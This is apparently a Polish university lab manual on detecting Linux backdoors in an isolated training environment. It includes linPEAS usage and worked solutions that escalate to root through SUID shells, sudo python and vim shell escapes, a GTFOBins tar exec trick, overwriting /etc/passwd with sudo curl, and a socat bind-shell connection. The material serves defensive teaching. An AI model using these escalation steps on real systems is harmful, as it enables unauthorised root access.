Wykrywanie tylnych furtek

Spis treści

Wstęp 3

Przygotowanie środowiska 4

Uruchamianie maszyn 5

Połączenie OpenVPN 6

Śledzenie wyników w konsoli 7

Legenda 8

Teoria 9

Słabe punkty systemów 10

GTFOBins 11

Automatyczne wykrywanie słabych punktów 12

Zadania 13

Zadanie 7.1: Upload linPEAS 14

Zadanie 7.2: Run linPEAS 16

Zadanie 7.3: Backdoor 0 - Baseline 18

Zadanie 7.4: Backdoor 1 - SUID 21

Zadanie 7.5: Backdoor 2 - ukryty SUID 24

Zadanie 7.6: Backdoor 3 - Shell SUID 27

Zadanie 7.7: Backdoor 4 - podmieniony SUID 30

Zadanie 7.8: Backdoor 5 - Sudo 33

Zadanie 7.9: Backdoor 6 - GTFOBins 36

Zadanie 7.10: Backdoor 7 - Passwd 39

Zadanie 7.11: Backdoor 8 - All in One 42

Zadanie 7.12: Backdoor 9 - Bind Shell 45

Referencje 48

Wstęp


Student nauczy się wykrywać różne rodzaje tylnych furtek, które ktoś złośliwie może zainstalować w systemie.

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH


Przygotowanie środowiska

Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyna Backdoor Detection jest włączona.
Jeżeli coś się zepsuje, w każdej chwili możesz ją przywrócić do stanu początkowego.



Połączenie OpenVPN



Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```

Komendy, będące częścią zadań, należy wykonywać w osobnej karcie/oknie terminala!

Śledzenie wyników w konsoli

Krok opcjonalny - w celu śledzenia aktualnych postępów w konsoli, istnieje możliwość połączenia się z maszyną z zadaniami, która w czasie rzeczywistym będzie wyświetlać wszystkie wykonane zadania:

```
ssh student@192.168.100.7 #hasło: pjatk
```

Przykładowy ekran po rozwiązaniu zadania:



Wyniki można śledzić również na platformie WWW z poziomu **mapy na stronie głównej**, zakładki **Zadania** lub **Rankingu**.

Legenda

`cat /etc/passwd` - komendę należy wykonać na maszynie Kali

`cat /etc/passwd` - komendę należy wykonać na maszynie Ćwiczenia

`cat /etc/passwd` - komendę należy wykonać na maszynie Pentest

`cat /etc/passwd` - komendę należy wykonać na kontenerze (SYSTEM 1-9)

Teoria

Słabe punkty systemów

Wszystkie zadania w tym scenariuszu skupiają się na analizie systemów pod kątem detekcji ich **najsłabszych punktów, pozwalających na eskalację uprawnień**.
Taką **analizę można wykonać ręcznie**, co jest trudniejszym, ale dokładniejszym podejściem albo wykorzystać **automatyczne narzędzia, które nie zawsze są precyzyjne**.
Na zajęciach przetestujemy oba podejścia i porównamy, jakie są plusy i minusy korzystania z automatycznych narzędzi.

GTFOBins

GTFOBins to baza danych narzędzi systemowych dla Unix/Linux, które mogą być wykorzystane do **eskalacji uprawnień**, omijania zabezpieczeń lub wykonywania nieautoryzowanych działań. Zawiera praktyczne przykłady ich potencjalnego nadużycia, co czyni ją użyteczną dla audytorów bezpieczeństwa, administratorów i pentesterów. Na przykład narzędzie tar, poza tworzeniem archiwów, może otworzyć powłokę systemową poleceniem `tar -cf archive.tar --checkpoint=1 --checkpoint-action=exec=/bin/sh`.
GTFOBins pomaga szybko zrozumieć ryzyko i znaleźć sposoby ochrony przed zagrożeniami.

Automatyczne wykrywanie słabych punktów

Do automatycznej analizy wykorzystamy narzędzie linPEAS, dostępne pod adresami:

Repozytorium:
https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

Skrypt:
https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH

Zadania

Zadanie 7.1: Upload linPEAS

Celem zadania jest upload narzędzia **linPEAS** na maszynę `192.168.100.7` (która nie ma dostępu do sieci Internet) **do katalogu domowego** użytkownika student. Najpierw narzędzie należy pobrać na komputerze studenta i przesłać dalej dowolnym sposobem.

Student (Kali Linux):

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
scp linpeas.sh student@192.168.100.7:/home/student
```

Zadanie 7.1: Upload linPEAS

Zadanie powinno zostać automatycznie zaliczone po uploadzie linpeas.sh:

```
┌──(student㉿HD-Kali)-[~]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
                    https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20240714-cd435bb2/linpeas.sh [following]
                    https://github.com/peass-ng/PEASS-ng/releases/download/20240714-cd435bb2/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2492e7ce-645a-4ad8-8
b0f-c188b2327b39?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2Fus-east-1%2Fs3
%2Faws4_request&X-Amz-Date=20240718T071901Z&X-Amz-Expires=300&X-Amz-Signature=523bfce83d26ce7f11c2a41ebcf68ac508683a5
16badd4c2d1fe87d95caf0174&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition
=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2024-07-18 09:19:11--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/2492e
7ce-645a-4ad8-8b0f-c188b2327b39?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2
Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240718T071901Z&X-Amz-Expires=300&X-Amz-Signature=523bfce83d26ce7f11c2a41e
bcf68ac508683a516badd4c2d1fe87d95caf0174&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-cont
ent-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.
109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                  100%[=========================================>] 842.56K  --.-KB/s    in 0.09s

                  (9.00 MB/s) - 'linpeas.sh' saved [862777/862777]


┌──(student㉿HD-Kali)-[~]
└─$ scp linpeas.sh student@192.168.100.7:/home/student
linpeas.sh                                                    100%  843KB   2.0MB/s   00:00

┌──(student㉿HD-Kali)-[~]
└─$
```






Zadanie 7.2: Run linPEAS

Celem zadania jest uruchomienie narzędzia linPEAS na maszynie `192.168.100.7`:
Uwaga! Pierwsze uruchomienie wykonujemy na maszynie, która nie jest celem eskalacji uprawnień i powinna być aktualna i zabezpieczona przed atakami.
Ćwiczenie ma na celu pokazać, że narzędzia automatyczne nie są idealne i wykrywają mnóstwo nieprawdziwych słabości - tak zwanych false-positive.
student@backdoor-detection: `bash linpeas.sh`

Zadanie 7.2: Run linPEAS

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu linpeas.sh na student@192.168.100.7:





Zadanie 7.3: Backdoor 0 - Baseline

Najbliższa seria zadań polega na znajdowaniu ukrytych tylnych furtek na kolejnych systemach. Celem każdego zadania jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Uwaga! Pierwsze zadanie (Backdoor 0) z serii NIE ZAWIERA tylnej furtki. Jest to „czysty” system, który będzie nam służył jako punkt odniesienia.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system0@192.168.100.7 -p 2200 #hasło: pjatk
```

Zadanie 7.3: Backdoor 0 - Baseline

`su` #hasło: toor, podane w wiadomości po zalogowaniu
`/root/solve`

Zadanie 7.3: Backdoor 0 - Baseline

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.4: Backdoor 1 - SUID

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Przykładem popularnej techniki ukrywania root backdoora w systemie jest ukrywanie pliku binarnego powłoki z ustawionym bitem SUID w jakimś miejscu. Pierwsza seria wyzwań skupi się na wykrywaniu takich plików.

Przykładowy plik binarny z SUID znajduje się w katalogu domowym. Możesz uruchomić polecenie ’ls -l’, aby sprawdzić, czy bit SUID jest ustawiony (chmod u+s). Opcjonalnie możesz uruchomić skrypt linpeas.sh, aby sprawdzić, czy podejrzany plik jest wykrywany.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system1@192.168.100.7 -p 2201
```

Zadanie 7.4: Backdoor 1 - SUID

```
ls -l
./backdoor
/root/solve
```

Zadanie 7.4: Backdoor 1 - SUID

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.5: Backdoor 2 - ukryty SUID

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Tym razem plik binarny z SUID znajduje się w nieznanym miejscu. Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy podejrzany plik jest wykrywany. Możesz również przeprowadzić to ręcznie, używając polecenia: `find / -type f -perm /6000 2>/dev/null`.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system2@192.168.100.7 -p 2202
```

Zadanie 7.5: Backdoor 2 - ukryty SUID

```
find / -type f -perm /6000 2>/dev/null
/usr/sbin/nothing
/root/solve
```

Zadanie 7.5: Backdoor 2 - ukryty SUID

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.6: Backdoor 3 - Shell SUID

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Tym razem plik binarny z SUID znajduje się w nieznanym miejscu. Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy podejrzany plik jest wykrywany. Możesz również przeprowadzić to ręcznie, używając polecenia: `find / -type f -perm /6000 2>/dev/null`.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system3@192.168.100.7 -p 2203
```

Zadanie 7.6: Backdoor 3 - Shell SUID

```
find / -type f -perm /6000 2>/dev/null
bash -p #bash bez parametru -p ignoruje SUID i cofa wyższe uprawnienia!
id
/root/solve
```

Zadanie 7.6: Backdoor 3 - Shell SUID

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.7: Backdoor 4 - podmieniony SUID

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Tym razem plik binarny z SUID znajduje się w nieznanym miejscu. Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy podejrzany plik jest wykrywany. Możesz również przeprowadzić to ręcznie, używając polecenia:

`find / -type f -perm /6000 2>/dev/null`.

Jeśli nic nie wygląda podejrzanie, możesz porównać wszystkie pliki binarne z SUID z wersją SYSTEM ZERO (czysta wersja). Użyj polecenia:

`find / -type f -perm /6000 -exec sha1sum {} ; 2>/dev/null.`

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:

`ssh system4@192.168.100.7 -p 2204`

Zadanie 7.7: Backdoor 4 - podmieniony SUID

```
find / -type f -perm /6000 -exec sha1sum {} \; 2>/dev/null
```

#uruchom tę komendę również na system0 i porównaj wyniki

```
/usr/lib/openssh/ssh-keysign
/root/solve
```

Zadanie 7.7: Backdoor 4 - podmieniony SUID

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.8: Backdoor 5 - Sudo

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Innym przykładem popularnej techniki ukrywania root backdoora w systemie jest nadanie określonemu użytkownikowi uprawnień do używania sudo. Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy wykrywana jest jakaś podejrzana konfiguracja. LinPEAS z opcją -P <hasło> może przeprowadzić dodatkowe kontrole! Możesz również zrobić to ręcznie, używając polecenia: sudo -l.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:

```
ssh system5@192.168.100.7 -p 2205
```

Zadanie 7.8: Backdoor 5 - Sudo

```
sudo -l
sudo /usr/bin/python3 -c "import os;os.system('/root/solve')"
```

Zadanie 7.8: Backdoor 5 - Sudo

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.9: Backdoor 6 - GTFOBins

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Innym przykładem popularnej techniki ukrywania root backdoora w systemie jest nadanie określonemu użytkownikowi uprawnień do używania sudo.
Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy wykrywana jest jakaś podejrzana konfiguracja. LinPEAS z opcją -P <hasło> może przeprowadzić dodatkowe kontrole! Możesz również zrobić to ręcznie, używając polecenia: sudo -l.
Jeśli nie wiesz, jak wykorzystać konkretny plik binarny, istnieje doskonała baza danych o nazwie GTFOBins: https://gtfobins.github.io/. Zawiera około 400 poleceń systemu Linux, z głównym naciskiem na techniki takie jak: wykonywanie poleceń, zdalne powłoki, przesyłanie/pobieranie plików, nadpisywanie plików, eskalacja uprawnień SUID/sudo. Może to pomóc w postępach w wyzwaniu!

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system6@192.168.100.7 -p 2206
```

Zadanie 7.9: Backdoor 6 - GTFOBins

```
sudo -l # https://gtfobins.github.io/gtfobins/vim/#sudo
sudo vim
:!bash
/root/solve
```

Zadanie 7.9: Backdoor 6 - GTFOBins

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:







Zadanie 7.10: Backdoor 7 - Passwd

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Innym przykładem popularnej techniki ukrywania root backdoora w systemie jest modyfikacja pliku /etc/passwd. Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy wykrywana jest jakaś podejrzana konfiguracja. Możesz również zrobić to ręcznie, używając polecenia: cat /etc/passwd. Wykorzystaj błędną konfigurację, aby uzyskać dostęp do konta root. Rozwiąż wyzwanie, uruchamiając: /root/solve.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:

```
ssh system7@192.168.100.7 -p 2207
```

Zadanie 7.10: Backdoor 7 - Passwd

```
cat /etc/passwd | grep root #root nie ma hasła!
su
/root/solve
```

Zadanie 7.10: Backdoor 7 - Passwd

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.11: Backdoor 8 - All in One

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

Tym razem musisz wykorzystać to, czego już się nauczyłeś, aby uzyskać dostęp do konta root!
Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy wykrywana jest jakaś podejrzana konfiguracja. LinPEAS z opcją -P <hasło> może przeprowadzić dodatkowe kontrole! Możesz również zrobić to ręcznie, używając polecenia: sudo -l.
Podpowiedź 1: Możesz zastępować pliki.
Podpowiedź 2: Możesz używać file:// zamiast http://!
Podpowiedź 3: Może to wyglądać tak: sudo tool file:///tmp/something -o /etc/something
Wykorzystaj błędnie skonfigurowane uprawnienia, aby uzyskać dostęp do konta root. Rozwiąż wyzwanie, uruchamiając: /root/solve.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:


```
ssh system8@192.168.100.7 -p 2208
```

Zadanie 7.11: Backdoor 8 - All in One

```
sudo -l
cp /etc/passwd .
sed -i s/root:x/root:/ ./passwd
sudo curl file:///home/system8/passwd -o /etc/passwd
su
/root/solve
```

Zadanie 7.11: Backdoor 8 - All in One

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Zadanie 7.12: Backdoor 9 - Bind Shell

Celem każdego zadania z serii Backdoor jest eskalacja uprawnień do użytkownika root, następnie uruchomienie programu /root/solve. Dla uproszczenia, każde zadanie posiada skrypt linpeas.sh w katalogu domowym.

A co ze zdalnymi powłokami? One również mogą być używane jako backdoory!
Spróbuj uruchomić skrypt linpeas.sh, aby sprawdzić, czy wykrywany jest jakaś podejrzany proces. Możesz również zrobić to ręcznie, używając poleceń: ss -tlpn lub ps aux. Wykorzystaj backdoora ze zdalną powłoką, aby uzyskać dostęp do konta root.
Rozwiąż wyzwanie, uruchamiając: /root/solve.

Celem zadania jest połączenie się z systemem, następnie wykonywanie wyświetlonych poleceń:

```
ssh system9@192.168.100.7 -p 2209
```

Zadanie 7.12: Backdoor 9 - Bind Shell

```
ss -tlpn
ps aux
socat FILE:`tty`,raw,echo=0 TCP:127.0.0.1:12345
/root/solve
```

Zadanie 7.12: Backdoor 9 - Bind Shell

Zadanie powinno zostać automatycznie zaliczone po uruchomieniu programu /root/solve jako root:





Referencje

- Czym jest backdoor? [EN]: https://www.malwarebytes.com/backdoor
- Projekt linPEAS: https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS